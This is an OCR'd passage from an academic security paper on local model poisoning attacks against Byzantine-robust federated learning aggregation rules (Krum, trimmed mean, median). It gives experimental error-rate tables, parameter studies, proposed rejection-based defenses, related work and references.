	NoAttack	Gaussian	LabelFlip	Partial	Full
Krum	0.14	0.13	0.13	0.72	0.80
Trimmed mean	0.12	0.11	0.13	0.23	0.52
Median	0.13	0.13	0.15	0.19	0.29

(b) DNN classifier, MNIST

	NoAttack	Gaussian	LabelFlip	Partial	Full
Krum	0.11	0.10	0.10	0.75	0.77
Trimmed mean	0.06	0.07	0.07	0.14	0.23
Median	0.06	0.06	0.16	0.28	0.32

(c) DNN classifier, Fashion-MNIST

	NoAttack	Gaussian	LabelFlip	Partial	Full
Krum	0.16	0.16	0.16	0.90	0.91
Trimmed mean	0.10	0.10	0.12	0.26	0.28
Median	0.09	0.12	0.12	0.21	0.29

(d) DNN classifier, CH-MNIST

	NoAttack	Gaussian	LabelFlip	Partial	Full
Krum	0.29	0.30	0.43	0.73	0.81
Trimmed mean	0.17	0.25	0.37	0.69	0.69
Median	0.17	0.20	0.17	0.57	0.63


(e) DNN classifier, Breast Cancer Wisconsin (Diagnostic)

	NoAttack	Gaussian	LabelFlip	Partial	Full
Krum	0.03	0.04	0.14	0.17	0.17
Trimmed mean	0.02	0.03	0.05	0.14	0.15
Median	0.03	0.03	0.04	0.17	0.18

Our attacks. Unless otherwise mentioned, we consider 20 worker devices are compromised. Our attacks to Krum have a parameter ε, which is related to the distance between the crafted compromised local models. We set $\varepsilon = 0.01$ (we will study the impact of ε on our attack). We do not set $\varepsilon = 0$ because $\varepsilon = 0$ makes the c compromised local models exactly the same, making the compromised local models easily detected by the master device. Our attacks to trimmed mean and median have a parameter b in the full knowledge scenario, where $b > 1$. Our attacks do not depend on b once $b > 1$. We set $b = 2$. Unless otherwise mentioned, we assume that attacker manipulates the local models on the compromised worker devices in each iteration.

4.2 Results for Known Aggregation Rule

Our attacks are effective: Table 2 shows the testing error rates of the compared attacks on the four datasets. First, these results show that our attacks are effective and substantially outperform existing attacks, i.e., our attacks result in higher er-



(a) Krum (b) Trimmed mean (c) Median

(d) Krum (e) Trimmed mean (f) Median


Figure 2: Testing error rates for different attacks as we have more compromised worker devices on MNIST. (a)-(c): LR classifier and (d)-(f): DNN classifier.

ror rates. For instance, when dataset is MNIST, classifier is LR, and aggregation rule is Krum, our partial knowledge attack increases the error rate from 0.14 to 0.72 (around 400% relative increase). Gaussian attacks only increase the error rates in several cases, e.g., median aggregation rule for Fashion-MNIST, and trimmed mean and median for CH-MNIST. Label flipping attacks can increase the error rates for DNN classifiers in some cases but have limited success for LR classifiers.

Second, Krum is less robust to our attacks than trimmed mean and median, except on Breast Cancer Wisconsin (Diagnostic) where Krum is comparable to median. A possible reason why trimmed mean and median outperform Krum is that Krum picks one local model as the global model, while trimmed mean and median aggregate multiple local models to update the global model (the median selects one local model parameter for each model parameter, but the selected parameters may be from different local models). Trimmed mean is more robust to our attacks in some cases while median is more robust in other cases. Third, we observe that the error rates may depend on the data dimension. For instance, MNIST and Fashion-MNIST have 784 dimensions, CH-MNIST has 4096 dimensions, and Breast Cancer Wisconsin (Diagnostic) has 30 dimensions. For the DNN classifiers, the error rates are higher on CH-MNIST than on other datasets in most cases, while the error rates are lower on Breast Cancer Wisconsin (Diagnostic) than on other datasets in most cases.

We note that federated learning may have higher error rate than centralized learning, even if robustness feature is not considered (i.e., mean aggregation rule is used). For instance, the DNN classifiers respectively achieve testing error rates 0.01, 0.08, 0.07, and 0.01 in centralized learning on the four datasets, while they respectively achieve testing error rates 0.04, 0.09, 0.09, and 0.01 in federated learning with the mean aggregation rule on the four datasets. However, in the scenarios where users' training data can only be stored on their edge/mobile devices, e.g., for privacy purposes, centralized learning is not applicable and federated learning may be the only option even though its error rate is higher. Compared to the mean aggregation rule, Byzantine-robust aggregation rule increases the error rate without attacks. However, if Byzantine-robust aggregation rule is not used, a single malicious device can make the learnt global model totally useless [9, 66]. To summarize, in the scenarios where users' training data can only be stored on their edge/mobile devices and there may exist attacks, Byzantine-robust federated learning may be the best option, even if its error rate is higher.

Impact of the percentage of compromised worker devices: Figure 2 shows the error rates of different attacks as the percentage of compromised worker devices increases on MNIST. Our attacks increase the error rates significantly as we compromise more worker devices; label flipping only slightly increases the error rates; and Gaussian attacks have no notable impact on the error rates. Two exceptions are that Krum's error rates decrease when the percentage of compromised worker devices increases from 5% to 10% in Figure 2a and from 10% to 15% in Figure 2d. We suspect the reason is



(a) Krum (b) Trimmed mean (c) Median

(d) Krum (e) Trimmed mean (f) Median

Figure 3: Testing error rates for different attacks as we increase the degree of non-IID on MNIST. (a)-(c): LR classifier and (d)-(f): DNN classifier.


that Krum selects one local model as a global model in each iteration. We have similar observations on the other datasets. Therefore, we omit the corresponding results for simplicity.

Impact of the degree of non-IID in federated learning: Figure 3 shows the error rates for the compared attacks for different degrees of non-IID on MNIST. Error rates of all attacks including no attacks increase as we increase the degree of non-IID, except that the error rates of our attacks to Krum fluctuate as the degree of non-IID increases. A possible reason is that as the local training datasets on different worker devices are more non-IID, the local models are more diverse, leaving more room for attacks. For instance, an extreme example is that if the local models on the benign worker devices are the same, it would be harder to attack the aggregation rules, because their aggregated model would be more likely to depend on the benign local models.

Impact of different parameter settings of federated learning algorithms: We study the impact of various parameters in federated learning including the number of rounds of stochastic gradient descent each worker device performs, number of worker devices, number of worker devices selected to update the global model in each iteration, and β in trimmed mean. In these experiments, we use MNIST and the LR classifier for simplicity. Unless otherwise mentioned, we consider median, as median is more robust than Krum and does not require configuring extra parameters (trimmed mean requires configuring β). Moreover, for simplicity, we consider partial knowledge attacks as they are more practical.


Worker devices can perform multiple rounds of stochastic gradient descent to update their local models. Figure 4a shows the impact of the number of rounds on the testing error rates of our attack. The testing error rates decrease as we use more rounds of stochastic gradient descent for both no attack and our partial knowledge attack. This is because more rounds of stochastic gradient descent lead to more accurate local models, and the local models on different worker devices are less diverse, leaving a smaller attack space. However, our attack still increases the error rates substantially even if we use more rounds. For instance, our attack still increases the error rate by more than 30% when using 10 rounds of stochastic gradient descent. We note that a large number of rounds result in large computational cost for worker devices, which may be unacceptable for resource-constrained devices such as mobile phones and IoT devices.

Figure 4b shows the testing error rates of our attack as the number of worker devices increases, where 20% of worker devices are compromised. Our attack is more effective (i.e., testing error rate is larger) as the federated learning system involves more worker devices. We found a possible reason is that our partial knowledge attacks can more accurately estimate the changing directions with more worker devices. For instance, for trimmed mean of the DNN classifier on MNIST, our partial knowledge attacks can correctly estimate the changing directions of 72% of the global model parameters on average when there are 50 worker devices, and this fraction increases to 76% when there are 100 worker devices.



(a) (b) (c)

Figure 4: (a) Impact of the number of rounds of stochastic gradient descent worker devices use to update their local models in each iteration on our attacks. (b) Impact of the number of worker devices on our attacks. (c) Impact of the number of worker devices selected in each iteration on our attacks. MNIST, LR classifier, and median are used.



(a) (b) (c)

Figure 5: (a) Testing error rates of the trimmed mean aggregation rule when using different β. (b) Testing error rates of the Krum aggregation rule when our attack uses different ε. (c) Testing error rates of the median aggregation rule when our attacks poison a certain fraction of randomly selected iterations of federated learning. MNIST and LR classifier are used.

In federated learning [39], the master device could randomly sample some worker devices and send the global model to them; the sampled worker devices update their local models and send the updated local models to the master device; and the master device updates the global model using the local models from the sampled worker devices. Figure 4c shows the impact of the number of worker devices selected in each iteration on the testing error rates of our attack, where the total number of worker devices is 100. Since the master device randomly selects a subset of worker devices in each iteration, a smaller number of compromised worker devices are selected in some iterations, while a larger number of compromised worker devices are selected in other iterations. On average, among the selected worker devices, $\frac{c}{m}$ of them are compromised ones, where c is the total number of compromised worker devices and m is the total number of worker devices. Our Figure 2 shows that our attacks become effective when $\frac{c}{m}$ is larger than 10%-15%. Note that an attacker can inject a large number of fake devices to a federated learning system, so $\frac{c}{m}$ can be large.

The trimmed mean aggregation rule has a parameter β, which should be at least the number of compromised worker devices. Figure 5a shows the testing error rates of no attack and our partial knowledge attack as β increases. Roughly speaking, our attack is less effective (i.e., testing error rates are smaller) as more local model parameters are trimmed. This is because our crafted local model parameters on the compromised worker devices are more likely to be trimmed when the master device trims more local model parameters. However, the testing error of no attack also slightly increases as β increases. The reason is that more benign local model parameters are trimmed and the mean of the remaining local model parameters becomes less accurate. The master device may be motivated to use a smaller β to guarantee performance when there are no attacks.

Impact of the parameter ε in our attacks to Krum: Figure 5b shows the error rates of the Krum aggregation rule when our attacks use different ε, where MNIST dataset and LR classifier are considered. We observe that our attacks can effectively increase the error rates using a wide range of ε. Moreover, our attacks achieve larger error rates when ε is smaller. This is because when ε is smaller, the distances between the compromised local models are smaller, which makes it more likely for Krum to select the local model crafted by our attack as the global model.

Impact of the number of poisoned iterations: Figure 5c shows the error rates of the median aggregation rule when our attacks poison the local models on the compromised worker

Table 3: Testing error rates of attacks on the DNN classifier for MNIST when the master device chooses the global model with the lowest testing error rate.

	NoAttack	Gaussian	LabelFlip	Partial	Full
Krum	0.10	0.10	0.09	0.69	0.70
Trimmed mean	0.06	0.06	0.07	0.12	0.18
Median	0.06	0.06	0.06	0.11	0.32

devices in a certain fraction of randomly selected iterations of federated learning. Unsurprisingly, the error rate increases when poisoning more iterations.

Alternative training strategy: Each iteration results in a global model. Instead of selecting the last global model as the final model, an alternative training strategy is to select the global model that has the lowest testing error rate.[3] Table 3 shows the testing error rates of various attacks on the DNN classifier for MNIST, when such alternative training strategy is adopted. In these experiments, our attacks attack each iteration of federated learning, and the column "NoAttack" corresponds to the scenarios where no iterations are attacked. Compared to Table 2b, this alternative training strategy is slightly more secure against our attacks. However, our attacks are still effective. For instance, for the Krum, trimmed mean, and median aggregation rules, our partial knowledge attacks still increase the testing error rates by 590%, 100%, and 83%, respectively. Another training strategy is to roll back to a few iterations ago if the master device detects an unusual increase of training error rate. However, such training strategy is not applicable because the training error rates of the global models still decrease until convergence when we perform our attacks in each iteration. In other words, there are no unusual increases of training error rates.

4.3 Results for Unknown Aggregation Rule

We craft local models based on one aggregation rule and show the attack effectiveness for other aggregation rules. Table 4 shows the transferability between aggregation rules, where MNIST and LR classifier are considered. We observe different levels of transferability between aggregation rules. Specifically, Krum based attack can well transfer to trimmed mean and median, e.g., Krum based attack increases the error rate from 0.12 to 0.15 (25% relative increase) for trimmed mean, and from 0.13 to 0.18 (38% relative increase) for median. Trimmed mean based attack does not transfer to Krum but transfers to median well. For instance, trimmed mean based attack increases the error rates from 0.13 to 0.20 (54% relative increase) for median.

[3] We give advantages to the alternative training strategy since we use testing error rate to select the global model.

Table 4: Transferability between aggregation rules. "Krum attack" and "Trimmed mean attack" mean that we craft the compromised local models based on the Krum and trimmed mean aggregation rules, respectively. Partial knowledge attacks are considered. The numbers are testing error rates.

	Krum	Trimmed mean	Median
No attack	0.14	0.12	0.13
Krum attack	0.70	0.15	0.18
Trimmed mean attack	0.14	0.25	0.20

4.4 Comparing with Back-gradient Optimization based Attack

Back-gradient optimization based attack (BGA) [43] is state-of-the-art untargeted data poisoning attack for multi-class classifiers such as multi-class LR and DNN. BGA formulates a bilevel optimization problem, where the inner optimization is to minimize the training loss on the poisoned training data and the outer optimization is to find poisoning examples that maximize the minimal training loss in the inner optimization. BGA iteratively finds the poisoned examples by alternately solving the inner minimization and outer maximization problems. We implemented BGA and verified that our implementation can reproduce the results reported by the authors. However, BGA is not scalable to the entire MNIST dataset. Therefore, we uniformly sample 6,000 training examples in MNIST, and we learn a 10-class LR classifier. Moreover, we assume 100 worker devices, randomly distribute the 6,000 examples to them, and assume 20 worker devices are compromised.

Generating poisoned data: We assume an attacker has *full knowledge* about the training datasets on all worker devices. Therefore, the attacker can use BGA to generate poisoned data based on the 6,000 examples. In particular, we run the attack for 10 days on a GTX 1080Ti GPU, which generates 240 ($240/6000 = 4\%$) poisoned examples. We verified that these poisoned data can effectively increase the testing error rate if the LR classifier is learnt in a *centralized* environment. In particular, the poisoned data can increase the testing error rate of the LR classifier from 0.10 to 0.16 (60% relative increase) in centralized learning. However, in federated learning, the attacker can only inject the poisoned data to the compromised worker devices. We consider two scenarios on how the attacker distributes the poisoned data to the compromised worker devices:

Single worker. In this scenario, the attacker distributes the poisoned data on a single compromised worker device.

Uniform distribution. In this scenario, the attacker distributes the poisoned data to the compromised worker devices uniformly at random.

We consider the two scenarios because they represent two extremes for distributing data (concentrated or evenly distributed) and we expect one extreme to maximize attack effectiveness. Table 5 compares BGA with our attacks. We observe

Table 5: Testing error rates of back-gradient optimization based attacks (SingleWorker and Uniform) and our attacks (Partial and Full).

	NoAttack	SingleWorker	Uniform	Partial	Full
Mean	0.10	0.11	0.15	0.54	0.69
Krum	0.23	0.24	0.25	0.85	0.89
Trimmed mean	0.12	0.12	0.13	0.27	0.32
Median	0.13	0.13	0.14	0.19	0.21

that BGA has limited success at attacking Byzantine-robust aggregation rules, while our attacks can substantially increase the testing error rates. We note that if the federated learning uses the *mean* aggregation rule BGA is still successful. For instance, when the mean aggregation rule is used, BGA can increase the testing error rate by 50% when distributing the poisoned data to the compromised worker devices uniformly at random. However, when applying our attacks for trimmed mean to attack the mean aggregation rule, we can increase the testing error rates substantially more (see the last two cells in the second row of Table 5).

5 Defenses

We generalize RONI [4] and TRIM [30], which were designed to defend against data poisoning attacks, to defend against our local model poisoning attacks. Both generalized defenses remove the local models that are potentially malicious before computing the global model in each iteration of federated learning. One generalized defense removes the local models that have large negative impact on the error rate of the global model (inspired by RONI that removes training examples that have large negative impact on the error rate of the model), while the other defense removes the local models that result in large loss (inspired by TRIM that removes the training examples that have large negative impact on the loss). In both defenses, we assume the master device has a small *validation dataset*. Like existing aggregation rules such as Krum and trimmed mean, we assume the master device knows the upper bound c of the number of compromised worker devices. We note that our defenses make the global model slower to learn and adapt to new data as that data may be identified as from potentially malicious local models.

Error Rate based Rejection (ERR): In this defense, we compute the impact of each local model on the error rate for the validation dataset and remove the local models that have large negative impact on the error rate. Specifically, suppose we have an aggregation rule. For each local model, we use the aggregation rule to compute a global model A when the local model is included and a global model B when the local model is excluded. We compute the error rates of the global models A and B on the validation dataset, which we denote as E_A and E_B, respectively. We define $E_A - E_B$ as the *error rate impact* of a local model. A larger error rate impact indicates that the local model increases the error rate more significantly if we include the local model when updating the global model. We remove the c local models that have the largest error rate impact, and we aggregate the remaining local models to obtain an updated global model.

Table 6: Defense results. The numbers are testing error rates. The columns "Krum" and "Trimmed mean" indicate the attacker's assumed aggregation rule when performing attacks, while the rows indicate the actual aggregation rules and defenses. Partial knowledge attacks are considered.

	No attack	Krum	Trimmed mean
Krum	0.14	0.72	0.13
Krum + ERR	0.14	0.62	0.13
Krum + LFR	0.14	0.58	0.14
Krum + Union	0.14	0.48	0.14
Trimmed mean	0.12	0.15	0.23
Trimmed mean + ERR	0.12	0.17	0.21
Trimmed mean + LFR	0.12	0.18	0.12
Trimmed mean + Union	0.12	0.18	0.12
Median	0.13	0.17	0.19
Median + ERR	0.13	0.21	0.25
Median + LFR	0.13	0.20	0.13
Median + Union	0.13	0.19	0.14

Loss Function based Rejection (LFR): In this defense, we remove local models based on their impact on the loss instead of error rate for the validation dataset. Specifically, like the error rate based rejection, for each local model, we compute the global models A and B. We compute the cross-entropy loss function values of the models A and B on the validation dataset, which we denote as L_A and L_B, respectively. Moreover, we define $L_A - L_B$ as the *loss impact* of the local model. Like the error rate based rejection, we remove the c local models that have the largest loss impact, and we aggregate the remaining local models to update the global model.

Union (i.e., ERR+LFR): In this defense, we combine ERR and LFR. Specifically, we remove the local models that are removed by either ERR or LFR.

Defense results: Table 6 shows the defense results of ERR, FLR, and Union, where partial knowledge attacks are considered. We use the default parameter setting discussed in Section 4.1, e.g., 100 worker devices, 20% of compromised worker devices, MNIST dataset, and LR classifier. Moreover, we sample 100 testing examples uniformly at random as the validation dataset. Each row of the table corresponds to a defense, e.g., Krum + ERR means that the master device uses ERR to remove the potentially malicious local models and uses Krum as the aggregation rule. Each column indicates the attacker's assumed aggregation rule when performing attacks, e.g., the column "Krum" corresponds to attacks that are based on Krum. We have several observations.

First, LFR is comparable to ERR or much more effective than ERR, i.e., LFR achieves similar or much smaller testing error rates than ERR. For instance, Trimmed mean + ERR and Trimmed mean + LFR achieve similar testing error rates (0.17 vs. 0.18) when the attacker crafts the compromised local models based on Krum. However, Trimmed mean + LFR achieves a much smaller testing error rate than Trimmed mean + ERR (0.12 vs. 0.21), when the attacker crafts the compromised local models based on trimmed mean. Second, Union is comparable to LFR in most cases, except one case (Krum + LFR vs. Krum and Krum + Union vs. Krum) where Union is more effective.

Third, LFR and Union can effectively defend against our attacks in some cases. For instance, Trimmed mean + LFR (or Trimmed mean + Union) achieves the same testing error rate for both no attack and attack based on trimmed mean. However, our attacks are still effective in other cases even if LFR or Union is adopted. For instance, an attack, which crafts compromised local models based on Krum, still effectively increases the error rate from 0.14 (no attack) to 0.58 (314% relative increase) for Krum + LFR. Fourth, the testing error rate grows in some cases when a defense is deployed. This is because the defenses may remove benign local models, which increases the testing error rate of the global model.

6 Related Work

Security and privacy of federated/collaborative learning are much less explored, compared to centralized machine learning. Recent studies [29, 40, 44] explored privacy risks in federated learning, which are orthogonal to our study.

Poisoning attacks: Poisoning attacks aim to compromise the integrity of the training phase of a machine learning system [5]. The training phase consists of two components, i.e., training dataset collection and learning process. Most existing poisoning attacks compromise the training dataset collection component, e.g., inject malicious data into the training dataset. These attacks are also known as *data poisoning attacks*) [3, 8, 13, 19, 27, 30, 33, 43, 45, 50, 51, 56, 61, 62, 65]. Different from data poisoning attacks, our local model poisoning attacks compromise the learning process.

Depending on the goal of a poisoning attack, we can classify poisoning attacks into two categories, i.e., *untargeted poisoning attacks* [8, 30, 33, 50, 62, 65] and *targeted poisoning attacks* [3, 6, 13, 27, 37, 45, 51, 56]. Untargeted poisoning attacks aim to make the learnt model have a high testing error indiscriminately for testing examples, which eventually result in a denial-of-service attack. In targeted poisoning attacks, the learnt model produces attacker-desired predictions for particular testing examples, e.g., predicting spams as non-spams and predicting attacker-desired labels for testing examples with a particular trojan trigger (these attacks are also known as *backdoor/trojan attacks* [27]). However, the testing error for other testing examples is unaffected. Our local model poisoning attacks are untargeted poisoning attacks. Different from existing untargeted poisoning attacks that focus on centralized machine learning, our attacks are optimized for Byzantine-robust federated learning. We note that Xie et al. [63] proposed inner product manipulation based untargeted poisoning attacks to Byzantine-robust federated learning including Krum and median, which is concurrent to our work.

Defenses: Existing defenses were mainly designed for data poisoning attacks to centralized machine learning. They essentially aim to detect the injected malicious data in the training dataset. One category of defenses [4, 15, 56, 59] detects malicious data based on their (negative) impact on the performance of the learnt model. For instance, Barreno et al. [4] proposed *Reject on Negative Impact (RONI)*, which measures the impact of each training example on the performance of the learnt model and removes the training examples that have large negative impact. Suciu et al. [56] proposed a variant of RONI (called tRONI) for targeted poisoning attacks. In particular, tRONI measures the impact of a training example on only the target classification and excludes training examples that have large impact.

Another category of defenses [20, 30, 35, 55] proposed new loss functions, optimizing which obtains model parameters and detects the injected malicious data simultaneously. For instance, Jagielski et al. [30] proposed TRIM, which aims to jointly find a subset of training dataset with a given size and model parameters that minimize the loss function. The training examples that are not in the selected subset are treated as malicious data. These defenses are not directly applicable for our local model poisoning attacks because our attacks do not inject malicious data into the training dataset.

For federated learning, the machine learning community recently proposed several aggregation rules (e.g., Krum [9], Bulyan [42], trimmed mean [66], median [66], and others [14]) that were claimed to be robust against Byzantine failures of certain worker devices. Our work shows that these defenses are not effective in practice against our optimized local model poisoning attacks that carefully craft local models on the compromised worker devices. Fung et al. [23] proposed to compute weight for each worker device according to historical local models and take the weighted average of the local models to update the global model. However, their method can only defend against label flipping attacks, which can already be defended by existing Byzantine-robust aggregation rules. We propose ERR and LFR, which are respectively generalized from RONI and TRIM, to defend against our local model poisoning attacks. We find that these defenses are not effective enough in some scenarios, highlighting the needs of new defenses against our attacks.

Other security and privacy threats to machine learning: Adversarial examples [5, 57] aim to make a machine learning system predict labels as an attacker desires via adding carefully crafted noise to normal testing examples in the testing phase. Various methods (e.g., [2, 11, 25, 36, 46, 47, 52,

54, 57]) were proposed to generate adversarial examples, and many defenses (e.g., [10, 25, 26, 38, 41, 48, 64]) were explored to mitigate them. Different from poisoning attacks, adversarial examples compromise the testing phase of machine learning. Both poisoning attacks and adversarial examples compromise the integrity of machine learning. An attacker could also compromise the confidentiality of machine learning. Specifically, an attacker could compromise the confidentiality of users' private training or testing data via various attacks such as *model inversion attacks* [21, 22], *membership inference attacks* [40, 49, 53], and *property inference attacks* [1, 24]. Moreover, an attacker could also compromise the confidentiality/intellectual property of a model provider via stealing its model parameters and hyperparameters [34, 58, 60].

7 Conclusion, Limitations, and Future Work

We demonstrate that the federated learning methods, which the machine learning community claimed to be robust against Byzantine failures of some worker devices, are vulnerable to our local model poisoning attacks that manipulate the local models sent from the compromised worker devices to the master device during the learning process. In particular, to increase the error rates of the learnt global models, an attacker can craft the local models on the compromised worker devices such that the aggregated global model deviates the most towards the inverse of the direction along which the global model would change when there are no attacks. Moreover, finding such crafted local models can be formulated as optimization problems. We can generalize existing defenses for data poisoning attacks to defend against our local model poisoning attacks. Such generalized defenses are effective in some cases but are not effective enough in other cases. Our results highlight that we need new defenses to defend against our local model poisoning attacks.

Our work is limited to untargeted poisoning attacks. It would be interesting to study targeted poisoning attacks to federated learning. Moreover, it is valuable future work to design new defenses against our local model poisoning attacks, e.g., new methods to detect compromised local models and new adversarially robust aggregation rules.

8 Acknowledgements

We thank the anonymous reviewers and our shepherd Nikita Borisov for constructive reviews and comments. This work was supported by NSF grant No.1937786.

References

[1] Giuseppe Ateniese, Luigi V Mancini, Angelo Spognardi, Antonio Villani, Domenico Vitali, and Giovanni Felici. Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers. *International Journal of Security and Networks*, 10(3), 2015.

[2] Anish Athalye, Logan Engstrom, Andrew Ilyas, and Kevin Kwok. Synthesizing robust adversarial examples. In *ICML*, 2018.

[3] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How to backdoor federated learning. In *arxiv*, 2018.

[4] Marco Barreno, Blaine Nelson, Anthony D Joseph, and JD Tygar. The security of machine learning. *Machine Learning*, 2010.

[5] Marco Barreno, Blaine Nelson, Russell Sears, Anthony D Joseph, and J Doug Tygar. Can machine learning be secure? In *ACM ASIACCS*, 2006.

[6] Arjun Bhagoji, Supriyo Chakraborty, Prateek Mittal, and Seraphin Calo. Analyzing federated learning through an adversarial lens. In *ICML*, 2019.

[7] Battista Biggio, Luca Didaci, Giorgio Fumera, and Fabio Roli. Poisoning attacks to compromise face templates. In *IEEE ICB*, 2013.

[8] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *ICML*, 2012.

[9] Peva Blanchard, El Mahdi El Mhamdi, Rachid Guerraoui, and Julien Stainer. Machine learning with adversaries: Byzantine tolerant gradient descent. In *NIPS*, 2017.

[10] Xiaoyu Cao and Neil Zhenqiang Gong. Mitigating evasion attacks to deep neural networks via region-based classification. In *ACSAC*, 2017.

[11] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *IEEE S & P*, 2017.

